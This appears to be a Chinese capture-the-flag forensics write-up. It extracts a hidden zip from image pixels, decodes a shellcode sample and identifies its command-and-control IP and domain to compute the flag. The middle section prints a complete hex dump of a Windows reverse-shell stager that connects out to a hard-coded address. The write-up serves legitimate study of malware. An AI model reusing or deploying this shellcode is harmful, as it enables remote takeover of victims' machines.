
把这个zip给提取出来

```python
from PIL import Image

image = Image.open('output.png')
image = image.convert('RGB')
pixels = image.load()
height,width = image.size

dec_list = []
t = 0
for y in range(height):
    for x in range(width):
        R,G,B = pixels[x,y]
        if t % 2 == 0:
            dec_list.append(R)
        t = t + 1

```

```
17 hex_string = ''.join([hex(num)[2:].zfill(2) for num in dec_list])
18 with open("zip.txt","w") as f:
19     f.write(hex_string)  #要去头7b020000
```

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII	UTF-8
00000000	50	4B	03	04	14	00	00	00	08	00	64	9B	53	58	CE	C5	PK d›SXÎÅ	PK□□□□□□□□d□ □
00000010	D1	1B	15	02	00	00	7F	02	00	00	02	00	00	00	2E	62	Ñ .b	□□□▯ □□□□□□□.b
00000020	0D	51	6D	7B	81	60	18	FD	2D	77	D3	CA	9A	62	A8	27	Qm{ ` ý-wÓÊšb¨'	Qm{□ -w□ □
00000030	AD	22	57	61	3C	B3	C2	42	29	49	7A	65	88	FF	BF	CE	-"Wa<³ÂB)Ize^ÿ¿Î	Wa<□ Ize□
00000040	B7	F3	E1	9C	EB	BC	DC	E9	FA	57	ED	A2	0F	A8	3B	C0	·óáœë¼ÜéúWí¢ ¨;À	□ □ □ □□
00000050	8B	E4	75	9F	BD	31	6E	11	94	4D	E3	F0	ED	E6	7C	FA	‹äuŸ½1n ”Mãðíæ|ú	□ 1n□□ □
00000060	5C	63	4C	47	9A	E9	33	FD	73	ED	07	E5	F8	D4	09	9C	\cLGšé3ýsí åøÔ œ	\cLG□ s□ □
00000070	44	69	F5	A2	B6	FC	BB	56	C5	AB	0C	AE	32	76	7C	11	Diõ¢¶ü»VÅ« ®2v|	i□ □ □□ □
00000080	1A	3F	60	C2	D1	97	0C	86	FB	C6	21	ED	AC	78	71	72	?`ÂÑ– †ûÆ!í¬xqr	□?`□ □ □ r
00000090	54	C2	87	90	5A	B4	17	6B	AB	69	61	B1	17	E0	8A	C1	TÂ‡ Z´ k«ia± àŠÁ	T □ k□ □□
000000A0	1E	2A	A4	D3	C7	2D	1A	A2	06	4B	F3	F8	40	38	26	0E	*¤ÓÇ- ¢ Kóø@8&	*□ □□ □ □
000000B0	B8	E1	2F	58	CB	BC	81	C6	7C	C4	B4	A0	EE	2B	AD	82	¸á/XË¼ Æ|Ä´ î+-,	□ ¸ □ □ □
000000C0	71	A8	28	BB	CD	3F	D6	6A	E6	EA	A4	40	D7	3E	DA	28	q¨(»Í?ÖjæêÞ@×>Ú(	(□ j□ □
000000D0	BA	CF	44	DD	2A	F9	97	F5	35	AC	19	B9	16	05	95	76	ºÏDÝ*ù–õ5¬ ¹ •v	□ *□ □ □□
000000E0	BE	05	EB	C7	D0	B1	63	37	F4	8A	0A	16	58	F3	F7	8C	¾ ëÇÐ±c7ôŠ XÓ÷Œ	□ c7□ X□
000000F0	18	9D	D4	11	0F	EC	28	A8	E8	C3	E4	A1	A1	AF	78	50	Ô ì(¨èÃä¡¡¯xP	□ □ □ □
00000100	E3	76	51	B8	8B	A2	EC	0A	60	C8	1E	D1	5F	50	94	4D	ãvQ¸‹¢ì `È Ñ_P”M	vQ□ `□ P□
00000110	25	25	32	FB	77	AF	2D	DB	96	BA	08	46	12	50	E5	DA	%%2ûw¯-Û–º F PåÚ	2□ Ő □ P□
00000120	C6	9F	82	EA	9C	49	B9	BF	05	3A	25	39	E4	2A	6F	75	ÆŸ‚êœI¹¿ :%9ä*ou	□ □ %9□
00000130	66	09	DF	25	32	5E	CD	3E	FA	7D	62	12	CB	FA	79	28	f ß%2^Í>ú}b Ëúy(	f □ □ b□□
00000140	9A	B7	53	5C	76	A8	13	51	C8	DE	47	55	AF	C6	9E	DC	š·S\v¨ QÈÞGU¯ÆžÜ	□ v□ □ ŋ □
00000150	78	CF	19	F0	D9	5B	04	B5	1E	FB	BC	F6	A2	BD	73	14	xÏ ðÙ[µ û¼ö¢½s	□ □ □ □
00000160	A3	CC	58	94	AD	A4	E9	F9	C6	DA	D3	90	B4	E1	A6	3B	£ÌX”-¤éùÆÚÓ ´á¦;	□ □ □ □
00000170	4A	8C	E7	A9	E4	CB	4F	8C	4A	55	AB	42	C6	52	EA	45	JŒç©äËOŒJU«BÆRêE	J□ □ U□ □

打开压缩包看看，里面一个.b文件，base85解一下，取字节得到shellcode



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII	UTF-8
00000000	FC	48	83	E4	F0	E8	CC	00	00	00	41	51	41	50	52	48	üHƒäðèÌ AQAPRH	□ □ □□AQAPRH
00000010	31	D2	65	48	8B	52	60	51	56	48	8B	52	18	48	8B	52	1ÒeH‹R`QVH‹R H‹R	1□ R`QVH□ □
00000020	20	48	0F	B7	4A	4A	4D	31	C9	48	8B	72	50	48	31	C0	H ·JJM1ÉH‹rPH1À	□□ 1□ PH1□
00000030	AC	3C	61	7C	02	2C	20	41	C1	C9	0D	41	01	C1	E2	ED	¬<a| , AÁÉ A Áâí	|□, A□ □□
00000040	52	41	51	48	8B	52	20	8B	42	3C	48	01	D0	66	81	78	RAQH‹R ‹B<H Ðf x	AQH□ B<H□□
00000050	18	0B	02	0F	85	72	00	00	00	8B	80	88	00	00	00	48	…r ‹€ˆ H	□□□□□ □□ □□H
00000060	85	C0	74	67	48	01	D0	50	8B	48	18	44	8B	40	20	49	…ÀtgH ÐP‹H D‹@ I	□ H□□ □D□
00000070	01	D0	E3	56	48	FF	C9	4D	31	C9	41	8B	34	88	48	01	ÐãVHÿÉM1ÉA‹4ˆH	□□ □ □ □
00000080	D6	48	31	C0	AC	41	C1	C9	0D	41	01	C1	38	E0	75	F1	ÖH1À¬AÁÉ A Á8àuñ	H1□ □ □ □
00000090	4C	03	4C	24	08	45	39	D1	75	D8	58	44	8B	40	24	49	L L$ E9ÑuØXD‹@$I	$□E9□ D□
000000A0	01	D0	66	41	8B	0C	48	44	8B	40	1C	49	01	D0	41	8B	ÐfA‹ HD‹@ I ÐA‹	□□ □HD□ □□
000000B0	04	88	41	58	41	58	5E	48	01	D0	59	5A	41	58	41	59	ˆAXAX^H ÐYZAXAY	□ X^H□□ XAY
000000C0	41	5A	48	83	EC	20	41	52	FF	E0	58	41	59	5A	48	8B	AZHƒì ARÿàXAYZH‹	AZH□ R□ YZH□
000000D0	12	E9	4B	FF	FF	FF	5D	49	BE	77	73	32	5F	33	32	00	éKÿÿÿ]I¾ws2_32	□ I□ _32□
000000E0	00	41	56	49	89	E6	48	81	EC	A0	01	00	00	49	89	E5	AVI‰æH ì I‰å	□AVI□ □ □I□
000000F0	49	BC	02	00	20	FB	27	64	48	EB	41	54	49	89	E4	4C	I¼ û'dHëATI‰äL	□□ □ □ □
00000100	89	F1	41	BA	4C	77	26	07	FF	D5	4C	89	EA	68	01	01	‰ñAºLw& ÿÕL‰êh	□ w&□□ □
00000110	00	00	59	41	BA	29	80	6B	00	FF	D5	6A	0A	41	5E	50	YAº)€k ÿÕj A^P	□□YA□ □□ A^P
00000120	50	4D	31	C9	4D	31	C0	48	FF	C0	48	89	C2	48	FF	C0	PM1ÉM1ÀHÿÀH‰ÂHÿÀ	PM1□ H□ □
00000130	48	89	C1	41	BA	EA	0F	DF	E0	FF	D5	48	89	C7	6A	10	H‰ÁAºê ßàÿÕH‰Çj	H□ □ □ □
00000140	41	58	4C	89	E2	48	89	F9	41	BA	99	A5	74	61	FF	D5	AXL‰âH‰ùAº™¥taÿÕ	XL□ □ □ ª
00000150	85	C0	74	0A	49	FF	CE	75	E5	E8	93	00	00	00	48	83	…Àt IÿÎuåè“ Hƒ	□ □ □ □H□
00000160	EC	10	48	89	E2	4D	31	C9	6A	04	41	58	48	89	F9	41	ì H‰âM1Éj AXH‰ùA	□ □ XH□
00000170	BA	02	D9	C8	5F	FF	D5	83	F8	00	7E	55	48	83	C4	20	º ÙÈ_ÿÕƒø ~UHƒÄ	□□ ɤ □ H□
00000180	5E	89	F6	6A	40	41	59	68	00	10	00	00	41	58	48	89	^‰öj@AYh AXH‰	□ AYh□□□□AXH□
00000190	F2	48	31	C9	41	BA	58	A4	53	E5	FF	D5	48	89	C3	49	òH1ÉAºX¤SåÿÕH‰ÃI	□ □ □ □ I
000001A0	89	C7	4D	31	C9	49	89	F0	48	89	DA	48	89	F9	41	BA	‰ÇM1ÉI‰ðH‰ÚH‰ùAº	□ □ H□ □
000001B0	02	D9	C8	5F	FF	D5	83	F8	00	7D	28	58	41	57	59	68	ÙÈ_ÿÕƒø }(XAWYh	□ ɤ □ XAWYh
000001C0	00	40	00	00	41	58	6A	00	5A	41	BA	0B	2F	0F	30	FF	@ AXj ZAº / 0ÿ	□@□□AXj□ZA□ 0□
000001D0	D5	57	59	41	BA	75	6E	4D	61	FF	D5	49	FF	CE	E9	3C	ÕWYAºunMaÿÕIÿÎé<	A□ a□ □
000001E0	FF	FF	FF	48	01	C3	48	29	C6	48	85	F6	75	B4	41	FF	ÿÿÿH ÃH)ÆH…öu´Aÿ	□ □ H□ A□
000001F0	E7	58	6A	00	59	BB	E0	1D	2A	0A	41	89	DA	FF	D5		çXj Y»à * A‰ÚÿÕ	□Y□ A□

再把shellcode放入微步云沙箱分析，选 Win7 64bit ，直接拿到了ip：**39.100.72.235**

接下来就是找域名，想到之前的dmp文件，直接筛选.com/，发现baidu和microsoft很多，再筛一次

```
strings 3842.dmp | grep -vE "baidu|microsoft" | grep -E ".com/"
```

最后几行基本都是 **winhack.com**，和软件名挺像的，大概率就是这个域名了

按照题目描述算md5值得到flag：flag{096e8b0f9daf10869f013c1b7efda3fd}